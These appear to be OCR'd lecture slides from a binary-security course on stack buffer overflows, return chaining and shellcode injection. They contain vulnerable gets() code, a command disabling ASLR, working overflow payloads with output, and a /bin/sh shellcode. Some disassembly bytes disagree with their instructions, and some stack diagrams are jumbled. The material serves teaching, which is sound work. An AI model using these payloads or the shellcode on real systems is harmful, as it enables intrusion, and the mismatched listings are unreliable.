
Saved EBP = A

Padding

buf

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



1. Before epilogue of *vulfoo*

RET = f3

RET = f2

RET = f1

Saved EBP = A

Padding

buf

%ebp

2. After epilogue of *vulfoo*

RET = f3

RET = f2

RET = f1

Saved EBP = A

Padding

buf

%esp

%ebp = A

%eip = f1

3. after prologue of *f1*

RET = f3

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

%ebp

4. after epilogue of *f1*

RET = f3

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

%esp

%ebp = A

%eip = f2

5. after prologue of *f2*

RET = f3

Saved EBP = A

Saved EBP = A

Saved EBP = A

Padding

buf

%ebp


Buffer Overflow Example: code/overflowretchain 32bit

```
int f1()
{
  printf("Knowledge ");}

int f2()
{
  printf("is ");}

void f3()
{
  printf("power. ");}

void f4()
{
  printf("France ");}

void f5()
{
  printf("bacon.\n");
  exit(0);}
```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4:
%p\nf5: %p\n", f1, f2, f3, f4, f5);
  vulfoo();
  printf("I pity the fool!\n");
}
```


Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Buffer Overflow Example: code/overflowretchain 32bit




```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\
x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56'+'\x84\x62\x55\x56'+'\xa1\x62\x55\x56' "| ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```

Buffer Overflow Example: code/overflowretchain 64bit



```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00'+'\x6c\x11\x40\x00\x00\x00\x00\x00'+'\xae\x11\x40\x00\x00\x00\x00\x00' "|
./orc64
Function addresses:
f1: 0x401156
f2: 0x40116c
f3: 0x401182
f4: 0x401198
f5: 0x4011ae
Knowledge is power. France is bacon.
```

(32-bit) Return to functions with one argument?



1. Before epilogue of *vulfoo*

arg-f2-1

arg-f1-1

RET = f2

RET = f1

Saved EBP = A

Padding

buf

%ebp

%esp

%ebp = A

%eip = f1

2. After epilogue of *vulfoo*

arg-f1-1

RET = f2

RET = f1

Saved EBP = A

Padding

buf

%ebp

3. after prologue of *f1*

arg-f2-1

arg-f1-1

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

%esp

%ebp = A

%eip = f2

4. after epilogue of *f1*

arg-f2-1

arg-f1-1

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

%ebp

5. after prologue of *f2*

arg-f2-2

arg-f2-1

RET = f3

Saved EBP = A

Saved EBP = A

Saved EBP = A

Padding

buf

Overwrite RET and return to Shellcode

Control-flow Hijacking

Buffer Overflow Example: code/overflowret4 32-bit

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

How to overwrite RET?

Inject data big enough...


What to overwrite RET?

Wherever we want?


What code to execute?

Something that give us more control??

Stack-based Buffer Overflow




Stack-based Buffer Overflow



We can control ***what*** and ***how*** much to write to buf.

We want to overwrite RET, so when vulfoo returns it goes to the “malicious” code provided by us.

Stack-based Buffer Overflow




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.


Stack-based Buffer Overflow



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.


How much data we need to overwrite RET?
Overflowret4 32bit

```
000011bd <vulfoo>:
    11bd:55                     push   %ebp
    11be:89 e5                  mov    %esp,%ebp
    11c0: 83 ec 28              sub    $0x38,%esp
    11c3: 83 ec 0c              sub    $0xc,%esp
    11c6: 8d 45 da                      lea    -0x30(%ebp),%eax
    11c9: 50                    push   %eax
    11ca: e8 fc ff ff ff        call   11cb <gets>
    11cf:  83 c4 10             add    $0x10,%esp
    11d2:b8 00 00 00 00                 mov    $0x0,%eax
    11d7:c9                     leave
    11d8:c3                     ret
```



How much data we need to overwrite RET?
Overflowret4 32bit

```
000011bd <vulfoo>:
   11bd:55                    push   %ebp
   11be:89 e5                 mov    %esp,%ebp
   11c0: 83 ec 28             sub    $0x38,%esp
   11c3: 83 ec 0c             sub    $0xc,%esp
   11c6: 8d 45 da                       lea    -0x30(%ebp),%eax
   11c9: 50                   push   %eax
   11ca: e8 fc ff ff ff       call   11cb <gets>
   11cf:  83 c4 10            add    $0x10,%esp
   11d2:b8 00 00 00 00                  mov    $0x0,%eax
   11d7:c9                    leave
   11d8:c3                    ret
```



Your First Shellcode: execve(“/bin/sh”) 32-bit


```
8048060: 31 c0                 xor    %eax,%eax
8048062: 50                    push   %eax
8048063: 68 2f 2f 73 68        push   $0x68732f2f
8048068: 68 2f 62 69 6e        push   $0x6e69622f
804806d: 89 e3                 mov    %esp,%ebx
804806f: 89 c1                 mov    %eax,%ecx
8048071: 89 c2                 mov    %eax,%edx
8048073: b0 0b                 mov    $0xb,%al
8048075: cd 80                 int    $0x80
8048077: 31 c0                 xor    %eax,%eax
8048079: 40                    inc    %eax
804807a: cd 80                 int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Making a System Call in x86 Assembly



```
EXECVE(2)                         Linux Programmer's Manual

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);
```

%eax=11; execve(“/bin/sh”, 0, 0)


Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0               xor    %eax,%eax
8048062: 50                  push   %eax
8048063: 68 2f 2f 73 68      push   $0x68732f2f
8048068: 68 2f 62 69 6e      push   $0x6e69622f
804806d: 89 e3               mov    %esp,%ebx
804806f: 89 c1               mov    %eax,%ecx
8048071: 89 c2               mov    %eax,%edx
8048073: b0 0b               mov    $0xb,%al
8048075: cd 80               int    $0x80
8048077: 31 c0               xor    %eax,%eax
8048079: 40                  inc    %eax
804807a: cd 80               int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
%eax = 0;
%ebx
%ecx
%edx



http://shell-storm.org/shellcode/files/shellcode-811.php


Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0                xor    %eax,%eax
8048062: 50                   push   %eax
8048063: 68 2f 2f 73 68       push   $0x68732f2f
8048068: 68 2f 62 69 6e       push   $0x6e69622f
804806d: 89 e3                mov    %esp,%ebx
804806f: 89 c1                mov    %eax,%ecx
8048071: 89 c2                mov    %eax,%edx
8048073: b0 0b                mov    $0xb,%al
8048075: cd 80                int    $0x80
8048077: 31 c0                xor    %eax,%eax
8048079: 40                   inc    %eax
804807a: cd 80                int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
%eax = 0;
%ebx
%ecx
%edx



Stack:

00 00 00 00


http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0               xor    %eax,%eax
8048062: 50                  push   %eax
8048063: 68 2f 2f 73 68      push   $0x68732f2f
8048068: 68 2f 62 69 6e      push   $0x6e69622f
804806d: 89 e3               mov    %esp,%ebx
804806f: 89 c1               mov    %eax,%ecx
8048071: 89 c2               mov    %eax,%edx
8048073: b0 0b               mov    $0xb,%al
8048075: cd 80               int    $0x80
8048077: 31 c0               xor    %eax,%eax
8048079: 40                  inc    %eax
804807a: cd 80               int    $0x80


char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
%eax = 0;
%ebx
%ecx
%edx

